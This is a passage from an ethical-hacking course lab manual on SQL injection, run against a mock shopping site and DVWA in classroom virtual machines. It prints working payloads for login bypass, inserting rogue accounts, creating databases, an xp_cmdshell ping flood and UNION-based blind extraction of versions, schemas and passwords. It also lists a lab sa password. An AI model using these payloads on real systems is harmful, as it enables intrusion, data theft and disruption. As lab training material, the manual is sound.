SQL Injection

Module 13

SQL Injection

SQL injection is a technique often used to attack a website, and is the most common website vulnerability on the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL Injection attack is performed by including portions of SQL statements in a web form entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits security vulnerability in a website's software. This vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL commands are thus injected from the web form into the database of an application (like queries) to change the database content or dump the database information like credit card or passwords to the attacker. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

As an Expert Ethical Hacker, you must use diverse solutions, prepare statements with bind variables and whitelisting input validation and escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

Lab Objectives

The objective of this lab is to provide expert knowledge on SQL Injection attacks and other responsibilities that include:

- Understanding when and how web application connects to a database server in order to access data
- Extracting basic SQL Injection flaws and vulnerabilities
- Testing web applications for Blind SQL Injection vulnerabilities
- Scanning web servers and analyzing the reports
- Securing information in web applications and web servers

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running in virtual machine
- Windows 8.1 running in virtual machine
- Window 7 running in virtual machine
- A web browser with Internet connection
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 75 Minutes

Overview of SQL Injection

SQL Injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in SQL Injection are:

- SQL Injection Attacks on **MS SQL Database**
- Performing Blind SQL Injection on **DVWA** Application
- Testing for SQL Injection Using **IBM Security AppScan** Tool
- Testing for SQL Injection Using **WebCruiser** Tool
- Scanning Web Applications Using **N-Stalker** Tool

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

SQL Injection Attacks on an MS SQL Database

SQL Injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from it.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, SQL Injection is one of the most common and perilous attacks that website's software experience. This attack is performed on SQL databases that have weak codes and this vulnerability can be used by an attacker to execute database queries to collect sensitive information, modify the database entries or attach a malicious code resulting in total compromise of the most sensitive data.

As an Expert Penetration Tester and Security Administrator, you need to test web applications running on the MS SQL Server database for vulnerabilities and flaws.

Lab Objectives

The objective of this lab is to provide students with expert knowledge on SQL Injection attacks and to analyze web applications for vulnerabilities.

In this lab, you will learn how to:

- Log on without valid credentials
- Test for SQL Injection
- Create your own user account
- Create your own database
- Directory listing
- Enforce Denial-of-Service attacks

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012 (Victim Machine)
- A computer running Window Server 2008 (Attacker Machine)
- MS SQL Server must be running under local system privileges
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of SQL Injection Attacks

SQL Injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from the database. It is a flaw in web applications and not a database or web-server issue. Most programmers are still not aware of this threat.

Lab Tasks

TASK 1

Logon without Valid Credential

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker.

Blind SQL Injection is identical to normal SQL Injection, except that, when an attacker attempts to exploit an application, rather than seeing a useful error message, a generic custom page displays.

In this lab, the machine hosting the website is the victim machine (i.e., **Windows Server 2012**); and the machine used to perform cross-site scripting attack is **Windows Server 2008 virtual machine**.

1. Log into the **Windows Server 2008** virtual machine.
2. Launch a web browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.

Try logging on using code ' **or 1=1 –** as login name.

3. The GOODSHOPPING home/login page appears, as shown in the screenshot:




FIGURE 1.1: GOOD SHOPPING login page

A dynamically generated SQL query is used to retrieve the number of matching rows.

4. Assume that you are new to this site and have never **registered** with it.
5. Click the **My Account** tab (in the upper-right corner of the web page), enter the query **blah' or 1=1 --** in the **Username** field (as your login name), and leave the password field **empty**.
6. Click **Log in**.

When the attacker enters blah' or 1=1, then the SQL query look like this:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
```

FIGURE 1.2: Performing Blind SQL

7. You are **logged into** the website with a **fake login**. Your credentials are **not valid**. Now you can browse all the site's pages as a registered member.

A user enters a user name and password that matches a record in the Users table.




FIGURE 1.3: Website login successful

8. After browsing the site, click **LogOut**.




FIGURE 1.4: Log out of the website

9. You have successfully logged out of the vulnerable site. Close the web browser.

TASK 2

Create Your Own User Account

10. Launch a web browser, type **http://www.goodshopping.com** and press **Enter**.
11. The GOOD SHOPPING home/ login page appears, as shown in the screenshot:




FIGURE 1.5: GOOD SHOPPING login page

12. Click **My Account** (in the upper-right corner), enter the query

    blah';insert into login values ('juggyboy','juggy123'); --

    in the **Username** field (as your login name), and leave the password field **empty**.
13. Click **Log in**.

Try to insert a string value where a number is expected in the input field.

FIGURE 1.6: Creating a user account

14. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

15. After executing the query, to **verify** whether your login has been created successfully, click **My Account** tab, enter **juggyboy** in the **Username** field and **juggy123** in the **Password** field, and click **Log in**.

To detect SQL Injection, check if the web application connects to a database server in order to access some data.

Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the attack techniques.

FIGURE 1.7: Logging in to the website

16. You will login successfully with the created login. Now you can access all the features of the website.

Understanding the underlying SQL query allows the attacker to craft correct SQL Injection statements.

FIGURE 1.8: Log in successful

17. Click **Logout** after browsing the required pages.

FIGURE 1.9: Log out of the website

Different databases require different SQL syntax. Identify the database engine used by the server.

18. Switch to the **Windows Server 2012** virtual machine.
19. Click **Windows** (in the lower-left corner of the screen).
20. The **Start** screen appears; click the down arrow button.
21. In the **Apps** screen, click **SQL Server Management Studio** to launch the server.
22. The **SQL Server Management Studio** window appears, along with the **Connect to server** dialog box.
23. Choose **SQL Server Authentication** from the Authentication field. Enter the Login ID **sa** and the Password **qwerty@123**.
24. Click **Connect**.




FIGURE 1.10: Logging in to SQL Server

25. You will connect to **SQL Server management studio,** shown in the screenshot:

Most injections land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.




FIGURE 1.11: SQL Server management studio

26. Expand **Databases → goodshopping → Tables**, right-click **dbo.Login,** and click **Select Top 1000 Rows**.




FIGURE 1.12: Selecting Top 1000 Rows

27. Observe that the username and password have been successfully added to the goodshopping database.




FIGURE 1.13: Table containing the created usernames and passwords

28. Close the **SQL Server management studio** window.
29. Switch back to the **Windows Server 2008** virtual machine.

TASK 3

Create Your Own Database

30. Launch the browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.
31. The **Home/Login Page** of GOOD SHOPPING appears.
32. Click **My Account**, type

    blah';create database juggyboy; –

    in the **Username** field, leave the **Password** field empty, and click **Login**.
33. In the above query, **juggyboy** is the name of the database.

Mostly the error messages show you what DB engine you are working on with ODBC errors. It displays database type as part of the driver information.

FIGURE 1.14: Creating a database

34. If no error message (or any message) displays on the web page, it means that the site is vulnerable to SQL injection; a database with the name **juggyboy** has been created at the database server. Close the browser.

Try to replicate an error-free navigation, which could be as simple as ' and '1' = '1 Or ' and '1' = '2

35. Switch to the Windows Server 2012 host machine, and launch the SQL server by following the **steps 20–25**.
36. The **Microsoft SQL Server Management Studio** main window appears, as shown in the screenshot:

Time delays are a type of blind SQL Injection that causes the SQL engine to execute a long-running query or a time delay statement, depending on the logic injected.




FIGURE 1.15: Microsoft SQL Server Management Studio

37. Expand the **Databases** node. A new database has been created with the name **juggyboy**.

The attacker then selects the string from the table, as before:

Username: ' union select nt,1,1,1 from foo--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07.'




FIGURE 1.16: juggyboy database successfully created

38. Close the **Microsoft SQL Server Management Studio** window.
39. Switch to the **Windows Server 2008** virtual machine.

TASK 4

Denial-of-Service Attack

40. Launch the web browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**.
41. The **Home/Login Page** of GOOD SHOPPING appears.
42. Click **My Account**, type

    blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --

    in the **Username** field, leave the **Password** field empty, and click **Log in**.

FIGURE 1.17: Performing Denial of Service Attack

Use the bulk insert statement to read any file on the server, and use bcp to create arbitrary text files on the server.

43. In the above query, you are performing a **ping** for the www.certifiedhacker.com website using an SQL Injection query: **-l** is the sent buffer size, and **-t** refers to pinging the specified host.
44. The SQL injection query starts pinging the host, and the login page shows a **Waiting for localhost...** message at the bottom of the window.

Once you determine the usernames, you can start gathering passwords.

Username: ' union select password,1,1,1 from users where username = 'admin'--

FIGURE 1.18: SQL injection query starts pinging the host

45. To see whether the query has successfully executed, switch back to **Windows Server 2012**.
46. Launch **Task Manager**.
47. In Task Manager, under the **Details** tab, you see a process called **PING.EXE** running in the background.
48. This process is the **result** of the SQL Injection query that you entered in the login field of the web site.

Using the sp_OACreate, sp_OAMethod and sp_OAGetProperty system stored procedures to create Old Automation (ActiveX) applications that can do everything an ASP script can do.




FIGURE 1.19: Task Manager displaying the ping process

49. To manually kill this process, right-click **PING.EXE,** and click **End Process.** This stops/prevents the website from pinging the host.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Performing Blind SQL Injection on DVWA Application

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Blind SQL (structured query language) injection is a type of SQL Injection attack that asks the database questions that require true/false answers, and determines the answer according to an application's response. This attack is often used when the web application is configured to show generic error messages but has not mitigated the code vulnerable to SQL injection.

Lab Scenario

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL injection vulnerability more difficult, but not impossible.

As an expert Security Professional and Penetration Tester you should be familiar with the tips and tricks used in blind SQL injection. In this lab, you will learn to use the DVWA and WampServer to host a vulnerable application and perform blind SQL injection on it.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Retrieve Database contents using Blind SQL Injection Technique

Lab Environment

To complete this lab, you will need:

- **DVWA** located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\Blind SQL Injection Tools\DVWA**
- A system running host machine (Windows Server 2012)
- A system running Windows Server 2008 virtual machine
- A system running Windows 8.1 virtual machine
- You can also download the latest versions of DVWA from http://www.DVWA.co.nk
- A web browser with Internet access
- Administrative privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks

TASK 1

Stop Admin Service

Note: Before running this lab, ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud** and make sure that WampServer is kept online throughout this lab.

TASK 2

Start WampServer

1. Click **Start** (at the lower left of the screen), and then click **start WampServer** to launch it.




FIGURE 2.1: Starting the WampServer

2. Log in to the **Windows 8.1** virtual machine (as an attacker), launch a browser, and enter **http://[IP Address of Windows Server 2008]/dvwa** in the address bar.

TASK 3

Configure Security Settings

3. You will be redirected to the login page shown in the screenshot:

FIGURE 2.2: DVWA login page

4. Enter the credentials Username: **admin** and Password: **password** and click **Login**.

FIGURE 2.3: Logging into DVWA

5. The main window of DVWA appears; click **DVWA Security** in the left pane.

FIGURE 2.4: Selecting DVWA Security

6. Change the security level of the web application by choosing **medium** from the drop-down list, under **Script Security**. Click **Submit**.

FIGURE 2.5: Setting security level

7. Click **SQL Injection (Blind)** in the left pane.

FIGURE 2.6: Selecting SQL Injection (Blind)

8. The Blind SQL Injection webpage appears, where you will be performing the attack to extract information from a vulnerable backend database.

FIGURE 2.7: SQL Injection (Blind) webpage

9. The objective of this lab is to extract usernames and passwords. So, you will begin with extracting usernames by entering the User ID of each username in the database.

TASK 4

Obtain Usernames

10. Enter the ID **1** under the **User ID** field and click **Submit**.

FIGURE 2.8: Specifying User ID as 1

11. This displays the username corresponding to the ID (**1**) shown in the screenshot:

FIGURE 2.9: Username displayed

12. Similarly enter ID numbers in increasing order to view all usernames in the database.
13. When you enter an ID number that exceeds the number of users, the webpage does not return any result, which gives a hint of how many users are available in the database.
14. In this lab, there are five users in the web application's database, so when you enter an ID number greater than 5, the webpage does not generate any error, as shown in the screenshot:

FIGURE 2.10: Entering User ID = 6

15. Enter the query **6 or 1=1** and click **Submit**.

FIGURE 2.11: Entering the query 6 or 1=1

Note: You can enter any number in place of **6** in the above query.

16. This displays usernames of all the five users in the database, as shown in the screenshot:

FIGURE 2.12: All the usernames displayed on the webpage

TASK 5

Determine the number of Attributes

17. To find the number of attributes, you need to query the web app by trial and error: **3 order by 1#**, **3 order by 2#** and so on, until the page returns no errors.
18. Issue the query **3 order by 2#** and click **Submit**.

FIGURE 2.13: Finding the number of attributes

19. Issue the query **3 order by 3#** and click **Submit**.

FIGURE 2.14: Issuing the query 3 order by 3#

20. The page did not return an error, which means that there are two attributes in the SQL query (i.e., there are only two columns in the web application).

TASK 5

Determine the number of Attributes

17. To find the number of attributes, you need to query the web app by trial and error: **3 order by 1#**, **3 order by 2#** and so on, until the page returns no errors.
18. Issue the query **3 order by 2#** and click **Submit**.

FIGURE 2.13: Finding the number of attributes

19. Issue the query **3 order by 3#** and click **Submit**.

FIGURE 2.14: Issuing the query 3 order by 3#

20. The page did not return an error, which means that there are two attributes in the SQL query (i.e., there are only two columns in the web application).

TASK 6

Determine the Database Server

21. Now, you need to query **3 and 1=0 union select null, substring(@@xxx,1,1)= #** by applying different system variables of various database management systems, such as MySQL, MSSQL, and so on, in place of xxx. Do this to determine the database server associated with the web application.
22. Enter the query **3 and 1=0 union select null, substring(@@PACK_RECEIVED,1,1)=5 #** and click **Submit**; where **PACK_RECEIVED** is a system variable associated with MSSQL server.

FIGURE 2.15: Determining the server

23. The webpage does not return an error, which means it is not associated with MSSQL.
24. Enter **3 and 1=0 union select null, substring(@@version_comment,1,1)=5 #** and click **Submit**, where **version_comment** is a system variable associated with MySQL.

FIGURE 2.16: Determining the server

25. An error occurs that infers the web application is associated with MySQL.

FIGURE 2.17: Server found to be MySQL

TASK 7

Determine the Server Version

26. Now, you need perform trial and error method to determine the version number of MySQL. The query used to determine the version number is **3 and 1=0 union select null, substring(@@version,X,1)=Y #**, where **X** and **Y** equal 1, 2, 3, and so on.

27. Enter **3 and 1=0 union select null, substring(@@version,1,1)=1 #** and click **Submit** to determine the first character of the version number.

FIGURE 2.18: Determining the version of MySQL

28. The value returned in the **surname** field is **0**, which means the first character of the version is not **1**.

FIGURE 2.19: Determining the version of MySQL

29. Issue different values to the query until the value returned in the **surname** field is **1**.
30. In this lab, the version of MySQL used is **5.5.24**.
31. Enter **3 and 1=0 union select null, substring(@@version,1,1)=5 #** and click **Submit**.

FIGURE 2.20: Determining the version of MySQL

32. The value returned in the surname field is **1**, which means the first character of the version is **5**.

FIGURE 2.21: Determining the version of MySQL

33. Enter the query **3 and 1=0 union select null, substring(@@version,2,1)=1 #** and click **Submit** to determine the second character of the version number.

FIGURE 2.22: Determining the version of MySQL

34. The value returned in the surname field is **0**, which means the second character of the version is not **1**.

FIGURE 2.23: Determining the version of MySQL

35. Issue different query values, until the value returned in the **surname** field is **1**.

36. In this lab, the version of MySQL used is **5.5.24**, which means the second character is '.'

Note: If you are inquiring for special characters, the query used is **3 and 1=0 union select null, ASCII(substring(@@version,2,1))=X #**, where **X** equals 1, 2, 3, and so on.

ASCII values can be found at http://www.asciitable.com.

37. Enter **3 and 1=0 union select null, ASCII(substring(@@version,2,1))=46 #** and click **Submit** to determine the second character of the version number.

FIGURE 2.24: Determining the version of MySQL

38. The value returned in the surname field is **1**, which means the second character of the version is ..

FIGURE 2.25: Determining the version of MySQL

39. In the same way, by trial and error, find the complete version of MySQL.

Note: If the web application is vulnerable to the query **3 and 1=0 union select null, version() #**, enter it and click **Submit**. It immediately returns the version of MySQL.

In this lab, the version of MySQL used is **5.5.24**.

40. By determining the database server name and its respective version number, an attacker may perform research for vulnerabilities present in it and exploit them, thereby gaining partial/complete database information.

TASK 8

Determine the Current Database Name

41. Enter **3 and 1=0 union select null, database() #** and click **Submit**.

FIGURE 2.26: Determining the current database name

42. This retrieves the current database name shown in the screenshot:

INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains. Inside INFORMATION_SCHEMA there are several read-only tables. They are actually views, not base tables, so there are no files associated with them, and you cannot set triggers on them. Also, there is no database directory with that name.

FIGURE 2.27: Database name found to be DVWA

TASK 9

Obtain the DVWA Schema

43. Now that you know the database server and its version, browse the website http://dev.mysql.com/doc/refman/5.5/en/columns-table.html, where you can view the entire **INFORMATION_SCHEMA COLUMNS** table related to MySQL version 5.5.

44. Enter **3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.tables #**.

FIGURE 2.28: Finding the database schema

45. The web application returns an error displaying a list of existing schemas, as shown in the screenshot:

